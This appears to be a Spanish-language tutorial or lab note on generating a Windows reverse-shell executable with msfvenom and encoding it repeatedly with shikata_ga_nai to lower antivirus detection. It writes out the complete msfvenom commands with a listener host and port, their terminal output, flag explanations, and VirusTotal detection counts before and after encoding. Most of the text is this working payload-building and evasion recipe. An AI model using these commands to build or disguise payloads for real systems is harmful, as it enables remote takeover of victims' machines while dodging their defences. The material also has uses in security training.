

Reverse shell

Generar un reverse shell y codificarlo con msfvenom.

Para generar los reverse shell:

Shell sin codificar:

```
msfvenom -p windows/shell/reverse_tcp LHOST=192.168.31.83 LPORT=1234 -b '\x00\x0a\x0d' -f exe > reverse_shell.exe
```

```
[root@parrot]~/home/user
#msfvenom -p windows/shell/reverse_tcp LHOST=192.168.31.83 LPORT=1234 -b '\x00\x0a\x0d' -f exe > reverse_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```

Shell codificada:

```
msfvenom -p windows/shell/reverse_tcp LHOST=192.168.31.83 LPORT=1234 -b '\x00\x0a\x0d' -f raw -e x86/shikata_ga_nai -i 5 > codif.bin
msfvenom -p - -k -f exe -a x86 --platform windows -e x86/shikata_ga_nai -i 3 > reverse_shell_codif.exe < codif.bin
```

```
[x]~[root@parrot]~/home/user
#msfvenom -p windows/shell/reverse_tcp LHOST=192.168.31.83 LPORT=1234 -b '\x00\x0a\x0d' -f raw -e x86/shikata_ga_nai -i 5 > codif.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
```

```
[x]~[root@parrot]~/home/user
#msfvenom -p - -k -f exe -a x86 --platform windows -e x86/shikata_ga_nai -i 3 > reverse_shell_codif.exe < codif.bin
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 503 (iteration=0)
x86/shikata_ga_nai succeeded with size 530 (iteration=1)
x86/shikata_ga_nai succeeded with size 557 (iteration=2)
x86/shikata_ga_nai chosen with final size 557
Payload size: 557 bytes
Final size of exe file: 75776 bytes
```

Lo primero que se realiza es generar los datos codificados que se agregarán al ejecutable de la reverse shell y para ello se especifica el codificador a utilizar (se obtienen mediante `msfvenom -list encoders`).

En este caso se utilizó `x86/shikata_ga_nai` porque tiene un Rank excellent y realizar la operación XOR.

x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit

Con -i se indica el número de iteraciones a realizar y cuanto mayor sea, el archivo tendrá un peso mayor.


Una vez que se generó, se concatena al ejecutable para windows por lo que se utiliza la opción -a x86 y --platform windows

La opción -k permite mantener la plantilla (en caso de especificarse).

Se aplica nuevamente una codificación al ejecutable final con la opción -e.


La opción -p - indica que se tomará el payload de STDIN por lo que al final se toma como entrada codif.bin con: < codif.bin.

Resultado en VirusTotal (Shell sin codificar):



Este ejecutable se generó sin ninguna codificación por lo que su peso es el original y fue detectado por 49/70 motores.

Resultado en VirusTotal (Shell codificada):



Se observa que este ejecutable es detectado por 45/70 motores y la reducción es poca, pero es por diversos factores como el payload utilizado, el número de iteraciones para la codificación y el codificador utilizado.

Entre ambos se puede notar que la diferencia de peso es de 2 kb, a medida que se aumenten las iteraciones a realizar, el peso incrementará y la detección por motores disminuirá.

Referencia:

Encode an executable file multiple time using MSF venom.
<https://security.stackexchange.com/questions/154245/encode-an-executable-file-multiple-time-using-msf-venom>